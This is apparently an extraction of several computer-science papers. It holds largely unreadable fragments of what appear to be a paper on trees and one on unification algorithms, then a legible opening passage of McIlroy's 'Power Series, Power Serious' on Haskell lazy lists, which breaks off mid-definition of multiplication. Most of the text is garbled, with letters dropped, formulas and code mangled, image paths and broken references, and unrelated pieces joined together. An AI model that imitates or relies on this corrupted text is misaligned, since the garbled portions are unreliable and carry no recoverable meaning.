e s si er ex w e er i e e se - es er. ss i r si ive  
r i se ers w s e i s e e i .  
e ex e ve ere re ree i es r e se ri e D  
. se e w i i es re re ire e ree-s r re e  
r e s es s e e i s e wi er D vs. .  
ree. si es r vi e e i r i e er i e e i s  
e s. T is e see i we e i s e es wi e es is e r i  
i re ( . T e r e is s e ers i e e e ers e



Fi . . e e i i e ec - e l e

ri s ree we e wi e. re wever is re  
e rr e e rees ser w s i es e e s ree. T e e  
i s e s re e eri s i e. T e ifie ree is is e  
i i re ( .  
T e e - r eri r er s e e i w e ever is  
e ie w e rees re e e .




T is i s e s e i r er ( e er r e i s  
 i e. e e i v e s i e t n ex i i s ( w rs - se e vi r. si er  
 r ex e e t n ( o n t [n n 1..1. T e r x is  
 ( is re e e ie rees i ere si es res i i e e er e ree.  
 eres i e er r e e e s ver e r er e e e s e  
 t n ( o n t [1..n r ex e es s i e.

B	a	s
e vesee re e e i ser i si	e ree res i e e er e	
is - i es r re e r i e er r	e s se e t n er i s	
T is ever e s i e is r e e se e r i i s re w i		
v e Dr i is ss i we re e wi e wi r e		
i we r e es e is ers. e ri r i e s		
e ers rrive e s e i er er e i e r e e		
er e er. e r eve w w ers re i		

T e i ce ecl i i le l ell i ce d i i i l c e e  
t wt A e e e i ce i t i if  
ic ec e e ili f e c e. I e e e l t ecl i if  
e e wt ecl i .  
i ce ell i l l e e e i e e -c e  
( i ).

*un t on*


r i i e. e re ire e series es e ir e s s  
 w s ve e es e er es ie rees e si es  
 e i e. we e rr e e s e wi is r r i ers i  
 view i e e s si i  
 T e swer is es es i is i es si e . Re r i e i es  
 si es ss e e r i i s rrive i e wi r er D  
 M. w w e ever ew ers ws we er r s es  
 s ssi e. ere re rees s s s er i e e r e .



e e s er M rrives ree e i es e rrie res i  
 i e ree i re 1( . e see e ri i ree is s r e i e - -  
 ri - - si . is er r e i i ere re w rees  
 e si e. T is i i r ees ser rees re er e e .  
 T eres i s r res e i r ree ei is 1 es  
 r e (1 . i e i r ree ei r e si e  
 i s e ei i i e i- i i e i r re rese i is 1.  
 s e were rese r e is e rees. r re s s  
 wi e e er er we e s r re i r i i e .

*n no* [ o

r e si e 1 1 4 r ex e is re rese e e is



T e is i s e e ( revi e w i rres s e  
 i e i r re rese i 1. s i (1 6 is sses er ive re rese -  
 i s.

### g ss B a add

i e e re rese i r e is i e e er i e e i r  
 e si i e er r i i si r es s s r rise  
 e er i s e s rese e ri e i i s i r ers i ser i  
 e e e is s i re e i er e i w r e s is  
 s i i r ers. T s r w r eri e i s re rese i  
 we firs i r e ss r i r i is.

**ass (E**

*n t wh*

*o*

*u*

T e i u es es i w is r i e er i es  
 e rr i . Re r e rse er r i e re si e s e  
 e i r i i is er r e er w i es e s ree  
 is e w i i s e rr i .

**u** ( n t (   
**u** ( u 1  
**wh** ( 1 1 ( 1

er es es w is .

( n t (   
 ( u

i r er is re rese e is i r i is e e s si ifi i i  
 i fi t. ee i e i i s i i re si r er wei is r i e  
 si e i i r e e s r e e s e s si ifi i i . T e e  
 re rese i i e we r er re is w r i i er s. T e s e i  
 r i r i i t esse i rres s ri e- rr i-  
 i ( r e t . 1 1 . 661-66 . r r e e r i ir i we s  
 rr e r e i e se e er s ve e e . T e e er -  
 i t es re ese ses.


( n t [ [ [   
 x t o x  
 t ( [ t t [ [ [   
 t x [ t x x  
 t ( x ( t x x  
**wh** ( u

t ( n t [ [   
 t x | o x  
 t [ [ t x  
 t ( x t x  
**wh** (


we re rese i r i is i e ers

**s a** n t nt wh  
 o  
 n ( n v  
 u n ( n o

we r i 6 [1 1 [ 1 1 [1 1 . D e e ver i  
we re se e w is s e s. we ve is s e  
wi is e e r i .




e we i e e ess r s r i rw r E i s e e r i r  
e rees. T e i rres s e i w e rees. T e  
i ere e is re r s n t i e e r e s is e . T e  
i u e er i es e re i er e . is i s r i ve see i  
i



T e r i i e is e er i e e e e i is s. i e  
 r e si e rises ſ ( 1 e s e w rs - ser i i e  
 ( ( is ( . r n t e erive i er s i re e i  
 i r er es (1 r i e i e ( s i 1 6 .

B a a h a s

re i s i e e t n w i s r i e e i e es e .  
i e we i re se e s ( r (1 ( we ex e er i i e  
t n i r ve. T e er i r ee si ree s e s. irs e wi  
i i r is e er i e re e o. T is is s e si is e  
i we re e re e rees s w e. T e wi i s e e r i  
efi es s i e r eri .





•  
n

e e ser rees re e i . T is r ees ri  
w rees s e s e exi s ri w e e e s.

$xt$	$t$	$n$	$($	$t$	$n$	$t$	$t$	$[t$	$n$	$[$	$t$
$xt$	$t$	$n$	$[$		$n$	$t$					
$xt$	$t$	$n$	$($	$x$		<b>as</b>	$xt$	$t$	$n$	$x$	
	$n$	$t$				$n$	$[$				
	$n$					$n$	$($	$o$	$x$		
			$ $			$n$	$($				
			$ $	$ot$		$n$	$($				

T e e xt t n is re e er ee e xt t n is  
 res ri e e rees w r s i r i is. T is ex r e er i s  
 i es se e se i we we e ere rese i r e s.  
 vi e er i e ere ire e we re e  
 wi e r e er i e re i i is e -  
 s wi si e i r ree. r e we  
 ver i r ree i r e si e  
 r rres e e e wee i r rees is s  
 e rees. T e fi re e ri e si es e  
 e S i e i i r ree





T is rres e e is e si e s s e r r w i s i es e  
se s e .

<i>nt</i>		<i>n</i>	[	<i>o</i>
<i>nt</i>	<i>E</i>	<i>t</i>	[	
<i>nt</i>	(	<i>n</i>	<i>n</i>	<i>nt</i>
e	ir	s s e	we si	e e w is s.
res	i r	e i r	ree s	e reverse e re . i e ree s e s
re ire	( i e i	e w rs	se t n re	ires ( i e s we .

s a	o t	u u	n	no		wh		
					[			
					[			
					n	E	t	
(								
	t n				as	xt	t	n
	n t				n t			
	n (	n	t	t		( v		
	n t					(	nt	t


T is i s e s e i e re er i i e ( is ee  
i e e e e e e s i e i e e es i e rr r firs  
i e e i . T e r is s i i e s e i .  
. e er se i i e s r s r i .

wa a h a s

s r re r ri ri e es re r s r r i we e e -  
eri is s i e s. Di ere s r res ive rise i ere es

*un t on*

r eri s r ere is s r ex e rres  
 i s r ere is s i i s. is i -  
 s r ive r w e er i r eri  
 e . T e i r s r e s ei  
 4 res w e ri . e s  
 refle i reve s ese u t t re i e r e r rre-  
 s e e e wee i r rees res s es ri e (1 6 . - 4 .  
 i re i s r es e s ei se r s r i e i r ree i -  
 iw ree.



Fi . 3. N l c e e ce e ee e i ee l i ee ( i  
 e f e c e i e i ee )

T is rres e es es s i e e ri ri e es ire iw  
 rees. T e e r e er rees is efi e s ws.

**da a** oot ( o t | o  
 o t [

Di e e i i we w ree is e . e res ri wever e  
 se o e - eve ie o s e r e e oot e. T e  
 r s r i i re i i re eri r s efi e s e i .

t o  
 t n t o  
 t ( n t oot ( o t t  
 o t n n o t  
 o t E t [ oot ( o t o t

we t e we i no t . T is er is iv e  
 e i i ree ei i s ( es e . rees  
 e ie s re se si i ri i ves e e. i i ree ei  
 1 sis s w rees ei re i e e er e is e e  
 e s i e er ( see e efi i i e w . i i e ie s  
 s is e re rre e ( ^ ( \_1 .

i re r e r eri we ve i i ree s isfies e  
o t ver e is s er r e i s es e s.  
i e o re ere i ere re rese i s es e -  
er i s r re i is i e e e re e i se i s  
iw rees. e s r e ri i i e s.

T e e re se r e i we e i s e n t.

s a ( n t ( wh  
 o o

$$\begin{array}{ccccccccc} t & ( & oot & t & u & ( & oot & u \\ | & & & & & & & oot & (u & t \\ | & ot & & & & & & oot & (t & u \end{array}$$

$u \quad o \quad u$   
 $u \quad t \quad o$   
 $u \quad ( \quad oot \_ \_ \_ \quad ( \quad oot \_ \_ \_ \quad )$

ere is r fi i e e i ri ri e es. r re s s s e we i  
e E i s e e r i s r rees.

<b>s a</b>	<i>o t u u no</i>	<b>wh</b>
		[
		oot [
(		
	<i>t n</i>	<b>as xt t n</b>
	<i>n t</i>	<i>n t</i>
	<i>n ( oot t u</i>	<i>n ( v t u</i>

vi w i ere re rese i s es es r re we w wei  
r s s e . T e i r i i i e sis res ee -  
i . we es i e es e s e e er 1 ... k 1 e s i r  
e si e 1 s es 4( 1 e s w eres iw e re ires  
6( 1 e s. e er i i s i i is si s er wi  
e se re rese i . i i w e s re ires 7 e s r es 6  
e s r e w eres i i w i i rees re ires 6 e s r i  
e s r e. r er resi e i i e s se is s r re rese i  
e s rees ree r ee ire res e is i s e e ess er-  
fl s. r i ex erie e s ws e v es is v es er  
er e e er i r e s re r i s er. T e wi e  
r e wever e e wer s e re ire e s.

h ad g

T r e e res ser rees re er i ( 1 7 . i i e s  
were is vere i e i ( 1 7 . Re ers i eres e i ver e se sis

i ser i e e i re re erre ( r w 1 7 . M v ri s ref e  
 es i i e s ve ee eve e . i i i rr - se re rese -  
 i i i e s ( r ss t . 1 r ex e e s -o  
 e s. i i e s s r e sis r i e e i i - x  
 ri ri e es ( e 1 . e ve see e ser rees i i-  
 r i i e re w s er e e . er (1 4 s ws we  
 re x is i i ses e r ei - i i se .  
 T e firs i i e e i i e s is e i (1 4  
 ( i 1 6 . -4 i i i s si e r rre ess. s i  
 (1 6 s ws w r e rie (1 i e r n t i w rs -  
 se s e i e e i s. er ive e e  
 -s r ers se wi vis s i rries v ri se  
 s ew i r ers (M ers 1 is ive i ( r s i 1 6 .  
 o . t. rese s i i e e i ri ri e es. s w rs - se  
 r i i e r ( is ieve si e i e e -s r r s r -  
 i ( s 1 . esse e ( is re e n t wi e es  
 i er e es.

### 9 A w dg s

T s re e Mi e ee T s e M r i D e r i e rie -  
 r "r e i s i s re eree r eir e -  
 e s r versi is r i e.

### s

l Ge l i i . ( ). i l el f ci l i i  
 q e e . u l u ct l ( ) 3 - .  
 M . ( ). I le e i l i f i ilq e e l i . A  
 j u l c ut 7(3) -3 .  
 c A L. 3 ( e). t - t uctu l t t d c t l d u .  
 P . e i e e f e cie ce P i ce i e i .  
 l e M . I P le e P ici . ( ). A i lici i ilq e e  
 i c i e i i e. - c d t c d k  
 l t t y. Lec e N e i e cie ce 1.3 . i e - el .  
 e T . Lei e le . i e 1 L. ( ). t duct t  
 l t . i e M c e : T e MIT P e .  
 e Pe e . ( c e ). A l t c u l t t c t ty  
 u u . Tec e . PP- -33. e e f M e ic e cie ce  
 e e i e i .  
 e M P. ( ). A e f c c cl e: el i i lici i e -  
 e l i . u l u ct l ( ) -3 .  
 . M. Le . . ( 3). le-e e i ilq e e . -  
 c d 4t t t l y u AAC' . Lec e N e i e  
 cie ce . i e el .

i . . ( ). F c i l i i l q e e . . T e . N.  
 P. M. (e ) Gl u ct l k . A c l ; i e e l .  
 i . . (M c ). u ct l d l t . P . e i  
 e e f e cie ce i e i f Gl .  
 l . ( ). t c ut , V lu u d t l  
 l t . A i - e le P l . I c.  
 l . ( 3). t c ut , V lu t d  
 c . A i - e le P l . I c.  
 M e e e . ( 3). A lic i e - cce c . t c  
 l tt 7( ) - .  
 i i . ( e e e ). u ly u ct l d t t uctu . P . e i c l  
 f e cie ce e ie Mell i e i .  
 i i . (M ). T e le f l e l i i e c e .  
 - AC G A t t l c c u ct l .  
 Pe e . . (M c ). t t l -  
 u H k ll .4, - t ct, u ly u ct l l u . e e c e  
 AL - . le i e i e e f e cie ce.  
 c - i e e T . ( ). A c c e i i f e i  
 lic i . t d c ut t ( ) - .  
 ille i e . ( ). A c e f i l i i i q e e . C u c -  
 t t AC ( ) 3 -3 .

. u a amm 5 - S t m . int in t Unit ing- 1  
 om C m i g Uni it

F C

*fl*

at Ja	a J	a J
<i>a m s U s</i>	<i>- 1 96 "</i>	.
<i>U U s U T</i>		<i>a s</i>
<i>-ma tr j . m r . j nj .uu.n</i>		

---

### A s a

i c i - e c i i e ce f l i eq i i l i  
 - e e i i le. i c i i e i e i fe e ce i -  
 i l e i e ee ec i f l ic . T i e i c i  
 l i e i e e i f i ee e e . M e  
 f c i l e e ef l e cl f e e le e e i e  
 eq li c ec e c. T e c e e e i ci e c e f e -  
 e e e . I le e i f e e f ci f i ee e e e cl el  
 el e e c e f e e . e c ll c f ci l ic. T i e  
 ec i e i c i l i e i e e f e e  
 e l i i i c i l i f ll e l e e .

---

### d

si e er i er ( s ri i i wi r s is e  
 wi r s ri eer i e i es ri is i s e e er . T is  
 e e er ise i es w ire i s we w e se s ri  
 i wi r s s i e i s eri r we w re  
 i e er s s ri s. i i ese w e er is i s we i  
 ifi i . ifi i ri ries fi o t n unfi ( u w  
 er s. T e s e er ifier w er s is es es s si i er s  
 r v ri es s es s i e er s e e .\* se ifi i is  
 wi es re i is se i ei ere e ri s rewri s s es i ers  
 e . ( i 1 .  
 Des ri i s ifi i ri s r e wi e er e  
 er s i i v ri es i i s s r rs er s e re  
 i e e i ses es e ifi i s e er s s e i ise versi e  
 ri r is er e. T is er es ri es i ifi i r r  
 w r s r re r er es. T e r r is ex e o t  
 un ton ( e ri 1 .

If e e e i le ei u i iq e ( i ).

. n on n . u n

i l L w i s e er rre es  
s i is e si i r i m fEl m r w i s  
e er rre es s i ree re i s es re e er  
i . i is r i i s  
i e e s r r . e s e w we e er ise e i m  
) L L i i m )  
s i w r s r rees er si i r es. e s i s  
i i s. r i r i e si i es i i s  
see ( e ri ss 1 6 r re e re i re e is  
( ir t . 1 6 ( e M r 1 4 .  
is er we s w

r e risi e ifi i ri e e r er s we  
se r e e re e ri r e r s e e i e s e ifi  
e  
s r i w r e e s r r e e e ei e e  
e e r we i i r r .

T s we ve on i e e i ifi i w r s r nt er  
es e vi e s e i is i e ier.  
T e re e ifi i ri is wri e i s e e i r  
is wri e i e s e ex e si ( ss e ri 1 7 . T e e  
is v i e r // . . lm r . / r / f /.

## U a

is se i we wi s e i i e e i ifi i ri .  
es r wi ex e. si er e ifi i e w er s  $f(x f($   
 $f(g($  w ere x rev ri es  $f g$  re s s.  
i e er s ve  $f$  e er s eve ese ex ressi s e ifie  
i x e ifie wi  $g($   $f($  e ifie wi . s ese w  
irs er s re ifie es si i  $\sigma$  x  $g($   $f($  e  
ri i ir er s is s ifie i es si i  $\sigma$  ie i e  
ifie er  $f(g(f($   $f($  .

## . m

e ifi i i er re er is s efi e s ei er v ri e r  
i i s r r er r re er s. ( is se v ri es  
on is se s r r s s.

v | ( 1 ... c) v on

e i s e s e ree r er ies e e er s we ee efi e  
ifi i . e ee w  
e i re (i e i es er s er w e e

un ton

l ss	h l	h	h l	[
			m p h l	
l ss	h	h	h	b
l ss	pE	h	pE	B l
l ss	h l	h	pE	⇒ m
l ss	bs s	h	bs	s
			m B	s s
			l p I	b

Fig. 1. Te i i

Fi . . T i i ce f m.

w e er r er is v ri e i i is w i v ri e  
w e w er s re - eve e . (T i - eve e er s s er s  
wi e er s s r rs .

e efi e e e ss r e ese r eries efi e e ss er s  
e ei erse i ese ree sses (see fi re 1 . s ex e eis es  
r e e ve re ive i fi re .

. *i* *i*

s s i i is i r v ri es er s e vi fi ie er  
v ri es e . e efie ss s si i s r e rise e e  
er s e ree ss e ers S m l . T ev e  
S re rese s e i e i s si i e m v ) ifies  
es s i i i v ( e vi e i i s r er v ri es e  
1 v s e v ri evi es s i i ( ivi i  
e v ri e is i . si l s s i i e viewe s

T i cl i e e il f e e l i e e ec l ell e e  
e eci c ec c f i i i e .

i r v er s T se s si i s s i s r t  
 er s we efi e S  
 pp bs bs m s  
 PP bs s s h f  
 h m p h l pp bs s  
 s s l pI s f  
 h  
 s pp bs s

e i S es si i is ie v ri es i e er  
 s re rsive v ri es i es si e er s.  
 ifier w er s is s si i es e er s e . s si i  
 $\sigma$  is e s s eer s s si i  $\sigma$  i i  $\sigma$  e re  $\sigma$  i.e.  
 i ere exis s s si i  $\rho$  s  $\sigma$   $\rho$   $\sigma$  w ere we re s s i i s  
 s i s. ( s e i is e s is e s s eer s i  
 ere exis r s S S r . S .  
 ew efi e i i ve w er s fi s e s eer s s i-  
 i ifies e er s r i e er s re ifi e re r s is.

## .3 h i i i hm

i f es w er s re r s eir s e er ifier. is i -  
 e e e i er s f w i es rre s si i is sse  
 r s ex r r e . T e ifi i ri s r swi e i e i  
 s si i r verses e er s ries e es si i ( s i e s  
 ssi e w i es vi e s r i s . is s ee s eres i s s i -  
 i is s eer ifier e er s. T e ri is i is es ree ses  
 e e i w e er r e er s rev ri es.  
 ei er er is v ri ew e ve w s - ses ei er e s r r s  
 e er s re i ere ( is e er s re eve e e  
 ifi i is r e s r rs re e we i e i re  
 irwise.  
 er s rev ri es ev ri es re e we s ee wi -  
 i es si i . ( ev ri es re e e se e w  
 es.  
 e e er s is v ri ew e r es si i e i i  
 is v ri e e er er . T is s ee si ev ri e es r  
 i e er i e ew i i ev ri e e ifie wi e  
 i i (i e rre s si i .  
 s r i rw r i e e i is es ri i i ves e e i fi re  
 si e xii r i s si fi re 4. e ses e i s es r e  
 s e re e i s r r ) r e er i s e e  
 e i m r err r i er e e e E r  
 e i r r is i s s.  
 T se is ifi i ri s e er e we s e i s e  
 e ss rm efi i e r i s l r m C l r v rC

*un t on*

f m bs s b s  
f m bs s s b s

f f f h h h  
h h h pE ms  
s s  
s -  
- s

ms h s z p h f h l h l

m bs s s s b s  
s f s h s h s  
ls s l pI s f  
h m B s  
s m p b m B f s

Fi . 3. T e c e f e i c i l i

s h l [ h [ s m p h s b ms  
s b ms h l [ m p s b ms h l  
s h m bs s s B l  
s h s l m bs s h l s s  
h h l s l l m p h bl l  
h bl h l s m b [ s l pI s  
h s m [ m m  
h s f l m m b  
f m m b m m b  
m p b b b b b  
m p b f m b h s . f  
s b  
s h

Fi . . A ili f c i i e i c i l i

E . Tr i i ese i s es w e wr i e r e e  
w e we ee ifi i i ere e we w ee ew i s es. we  
e er i ese i s i we e e es ri i  
i eer es i s es r er es.

**a**

i i is i r e rise e s r rs. i  
i s re eff e ei er i i es r re ser- eff e es  
r eff e i er s er i ( - i i s. e ex ress  
i i si e se ex e si ( ss e ri 1 7.  
T e e ifi i ri i we eff e l r m C l r  
E v rC r er es i.e. we ex ress e s i  
i s. e wi s se i s we wi es ri e e i i s we  
ee r ifi i w e re ex resse i .

**3. i i**

T s r w r e s e ifi e s r rs we view es s  
fix i s rs ex e e e e i e r i i  
s. e r e re i r is s r re reservi i e wee w  
e ries see r ex e ( ier e 1 1. is er we e re re e  
view rs se e e e es r re es.  
rs re i r e s s r r e r e er R r re rsive  
rre es e e C r s es ( le . se i  
e e eff i i Em e i r r r s r er ives  
@ r e i i . ee fi re r s e ex es.  
i re rsive e s fix i re e  
is r is s s wi ~ ( .

F r f ) )  
F r f ) )

T s r v es e we se w i e e ive i es e  
s r rs e e i e i verse e s r v es

s	l	s
0f	s Emp	P
ll		
0f	Emp	P
P	ppl	s p
0f	p s	s s

Fi . . e f c .

e we se i s e er i . eff es r  
 re r es. s we e wi re rsive es wi e e r e er e rres i  
 rs re i rs. T e i rs i r e s s r rs ve w  
 es e. e e r i r s w i s i  
 fm . T e er rs ) re e fm s r e ir e s r r  
 ) es e s r r E r

b b  
 f f

b E h b E h  
 f h f . f h .

T e eff i i fm i i ver es r re rs is ive i fi re 6.  
 (T es s ri si i i e e re i e r re i i re r  
 e eff i i . si fm we eff e m i v ri e s e

p l p fm p b f b f  
 p s f f fm p p fm p p  
 h h fm p p fm p p  
 Emp P p

pm p fm p p  
 s

Fi . T e l ic fm p f c i .

i m F r ) . s i em i m  
 ies i s i r e e e e s i s r re wi e i e  
 s e es r re i em w se i s es r i ere es ve  
 e wri e i s es r m re i e er e .  
 pm p l b b  
 pm p f . fm p f pm p f .

s l h m p pm p

T e i m C l r is s ex resse i er s fm .

### 3. F i l r m C l r

i l r C l r re r s e i e i e s er s  
 er . e fi ese s er s i e er e eve si

A ec e i e l if i c i lef - f ci ce i e fi e e i i .

. n on n . u n

i e r e ers e is s es er s si e s si fm  
fl e i e res is si ffl

s l h l h  
h l ffl . fm p l s l .  
m p h l f . fm p f .

l [  
s l [

i ffl f es v ev e f  
re r s e e i e is s ( e rri e eve  
i v. T e i efi i i ffl is ive i fi re 7. s ex e we

p l p ffl f [ [ [  
s f f h h ffl ffl  
h ffl ffl  
Emp l  
P

. fl . pm p ffl  
s l

fl l [  
fl ffl . fm p s l fl .

Fi . . T e l ic ffl f c i .

e efi i i ffl w e se e e L (re e er  
F r f L Em r R  
ffl p \*  
r ffl p ffl \*  
r l ) ffl ffl )  
r l ) )  
r l rr ))

### 3.3 F i E

i E E l res e eve w  
er s re i . is efi e i er s e i e i i s f l  
l (see fi re . T e firs r e f l res r e ers r  
e i e se r e ( res e s er s is s r e ( e  
e eve e i e ir r r e s re e w ( e  
er s e re  
s l E pE h  
pE f l

*un t on*

p l	p f	l	b B l	B l	f	f b	B l
p	s f f						
	h		s m	l f	l p	f	l p
	h		p	l f	l p	f	l p
Emp							
P		P					
			p l f	l p			
		s					
p l	b B l		b B l				
p l	f l	p l					
s m l	b B l		B l	E h		E h b	B l
s m l f	f	f	f				
s m l f	h	h					
s m l f			ls				
p l	b B l		B l		b	B l	
p l f	f						

Fi . . T e l ic f l f c i .

T e	i	i	l is	se	i	i s w r i	s we	se i	e f i e
s e s	erive	e	i	i	r	re	r	es	
s		l	E		E		h		
p	l								

### 3.4 F i v rC

i v rC	rC	r e s w e e r r	er						
is v ri e.	i v rC	s re ise e e s r r	r						
re rese s v ri es si	i r i	e s r re e e	e.						
e ve r si i i	se	e firs s r r i e							
e w i s	re rese v ri es								
h f h	h r e er								
s	h	h							
h	f	h	.						
p l	p f h	f b	b						
s f f									
h		h f h							
s I									

### 3. mm

e ve w e re r	es i s es	e ss rm. T s	
i i e ifi i ri	r se i wi	e e i i s e	

1

. n on n . u n  
e r i s r is se i we i iff i ri w r s r  
re r er es.

A w dg s

e re r e Ri r ir D i se wiers r ri er e e e  
M r r eir e s revi s versi s is er.

s

i ic e M e e e i P l ( ). Ge e ic f c i l -  
i i e el i . u l u ct l ( ) - .  
P. e i . ( ). P l P - l ic i l e e e i .  
4 -4 , A M P e .  
e i . ( ). P l ic e c i . - 4 CA' 5. A M P e .  
e i . P. ( ). P l ic i . - 4 A ' .  
LN l. i e - e l .  
i . ( ). i c i : A l i i ci li e . C ut u y ( )  
3- .  
e M . ( ). e ie el i ic i t t c l  
t uctu C ut c c 33- .  
Pie ce . . ( ). c c t y t y c ut c t t . F i f -  
i . T e MIT P e .  
i . A. ( ). A c i e- ie e l ic e e e l i i ci le. u l  
t AC 3- .

## FUNCTIONAL PEARLS

### *Power Series, Power Serious*

M. Douglas McIlroy

*Dartmouth College, Hanover, New Hampshire 03755\**  
*doug@cs.dartmouth.edu*

---

#### Abstract

Power series and stream processing were made for each other. Stream algorithms for power series are short, sweet, and compositional. Their neatness shines through in Haskell, thanks to pattern-matching, lazy lists, and operator overloading. In a short compass one can build working code from ground zero (scalar operations) up to exact calculation of generating functions and solutions of differential equations.

---

I opened the serious here and beat them easy.  
— Ring Lardner, *You know me Al*

#### 1 Introduction

Pitching baseballs for the White Sox, Ring Lardner’s unlettered hero, Jack Keefe, mastered the Cubs in the opening game of the Chicago series. Pitching heads and tails, I intend here to master power series by opening them one term at a time.

A power series, like that for  $\cos x$ ,

$$1 - x^2/2! + x^4/4! - x^6/6! + \dots,$$

is characterized by an infinite sequence of coefficients, in this case 1, 0,  $-1/2$ , 0,  $1/24$ , 0,  $-1/720$ , .... It is ideal for implementing as a data stream, a source of elements (the coefficients of the series) that can be obtained one at a time in order. And data streams are at home in Haskell, realized as lazy lists.

List-processing style—treat the head and recur on the tail—fits the mathematics of power series very well. While list-processing style benefits the math, operator overloading carries the clarity of the math over into programs. A glance at the collected code in the appendix will confirm the tidiness of the approach. One-liners, or nearly so, define the usual arithmetic operations, functional composition, functional inversion, integration, differentiation, and the generation of some Taylor series. With the mechanism in place, we shall consider some easily specified, yet stressful, tests of the implementation and an elegant application to generating functions.

\* This paper was begun at Bell Laboratories, Murray Hill, NJ 07974.

### **1.1 Conventions**

In the stream approach a power series  $F$  in variable  $x$ ,

$$F(x) = f_0 + xf_1 + x^2f_2 + \dots,$$

is considered as consisting of head terms,  $x^i f_i$ , plus a tail power series,  $F_n$ , multiplied by an appropriate power of  $x$ :

$$\begin{aligned} F(x) &= F_0(x) \\ &= f_0 + xF_1(x) \\ &= f_0 + x(f_1 + xF_2(x)) \end{aligned}$$

and so on. When the dummy variable is literally  $x$ , we may use  $F$  as an abbreviation for  $F(x)$ .

The head/tail decomposition of power series maps naturally into the head/tail decomposition of lists. The mathematical formula

$$F = f_0 + xF_1$$

transliterates quite directly to Haskell:

```
fs = f0 : f1s
```

(Since names of variables cannot be capitalized in Haskell, we use the popular convention of appending  $s$  to indicate a sequence variable.)

In practice, the algorithms usually refer explicitly to only one coefficient of each power series involved. Moreover, the Haskell formulations usually refer to only one tail (including the 0-tail). Then we may dispense with the subscripts, since they no longer serve a distinguishing purpose. With these simplifications, a grimly pedantic rendering of a copy function,

```
copy (f0:f1s) = f0 : copy f1s
```

reduces to everyday Haskell:

```
copy (f:fs) = f : copy fs
```

For definiteness, we may think of the head term as a rational number. But thanks to polymorphism the programs that follow work on other number types as well. Series are treated formally; convergence is not an issue. However, when series do converge, the expected analytic relations hold. The programs give exact answers: any output will be expressed correctly in unbounded-precision rationals whenever the input is so expressed.

### **1.2 Overloading**

While the methods of this paper work in any language that supports data streams, they gain clarity when expressed with overloaded operators. To set up overloading, we need some peculiar Haskell syntax that shows up as `instance` clauses scattered through the code. If the following brief explanation doesn't enlighten, you may safely

ignore the `instance` clauses. Like picture frames, they are necessary to support a work of art, but are irrelevant to its enjoyment.

A data type in Haskell may be declared to be an instance of one or more type classes. Each type class is equipped with functions and operators that have consistent signatures across every type in the class. Among several standard type classes, the most important for our purposes are `Num` and `Fractional`. Class `Num` has operators suitable for the integers or other mathematical rings: negation, addition, subtraction, multiplication and nonnegative integer power. Class `Fractional` has further operations suitable to rationals and other mathematical fields: reciprocal and division. Of the other operations in these classes (for printing, comparison, etc.) only one will concern us, namely `fromInteger`, a type-conversion function discussed in Section 2.4.

To make the arithmetic operations of class `Num` applicable to power series, we must declare power series (i.e. lists) to be an instance of class `Num`. Arithmetic must already be defined on the list elements. The code looks like

```
instance Num a => Num [a] where
    negate (f:fs) = (negate f) : (negate fs)
    -- and definitions of other operations
```

The part before `where` may be read, ‘If type `a` is in class `Num`, then lists of type-`a` elements are in class `Num`.’ After `where` come definitions for the class-`Num` operators pertinent to such lists. The function `negate` and others will be described below; the full set is gathered in the appendix. The types of the functions are all instances of type schemas that have been given once for the class. In particular `negate` is predeclared to be a function from some type in class `Num` to the same type.

### 1.3 Numeric constants

There is one more bit of Haskell-speak to consider before we address arithmetic. Because we are interested in exact series, we wish to resolve the inherently ambiguous type of numeric constants in favor of multiple-precision integers and rationals. To do so, we override Haskell’s rule for interpreting constants, namely

```
default (Int, Double)
```

and replace it with

```
default (Integer, Rational, Double)
```

Now integer constants in expressions will be interpreted as the first acceptable type in this default list. We choose to convert constants to `Integer` (unbounded precision) rather than `Int` (machine precision) to avoid overflow. In `Fractional` context constants become `Rationals`, whose precision is also unbounded. Thus the numerator of `1/f` will be taken to be `Rational`.

## 2 Arithmetic

### 2.1 Additive operations

We have seen the definition of the simplest operation, negation:

```
negate (f:fs) = (negate f) : (negate fs)
```

The argument pattern `(f:fs)` shows that `negate` is being defined on lists, and supplies names for the head and tail parts. The right side defines power-series negation in terms of scalar negation (`negate f`), which is predefined, and recurrence on the tail (`negate fs`). The definition depends crucially on lazy evaluation. While defined recursively, `negate` runs effectively by induction on prefixes of the infinite answer. Starting from an empty output it builds an ever bigger initial segment of that answer.

Having defined `negate`, we can largely forget the word and instead use unary `-`, which Haskell treats as syntactic sugar for `negate`.

Addition is equally easy. The mathematical specification,

$$F + G = (f + xF_1) + (g + xG_1) = (f + g) + x(F_1 + G_1),$$

becomes

```
(f:fs) + (g:gs) = f+g : fs+gs
```

### 2.2 Multiplication

Here the virtue of the stream approach becomes vivid. First we address multiplication by a scalar, using a new operator. The left-associative infix operator `(.*)` has the same precedence as multiplication:

```
infixl 7 .*
(..):: Num a => a->[a]->[a]      -- type declaration for .*
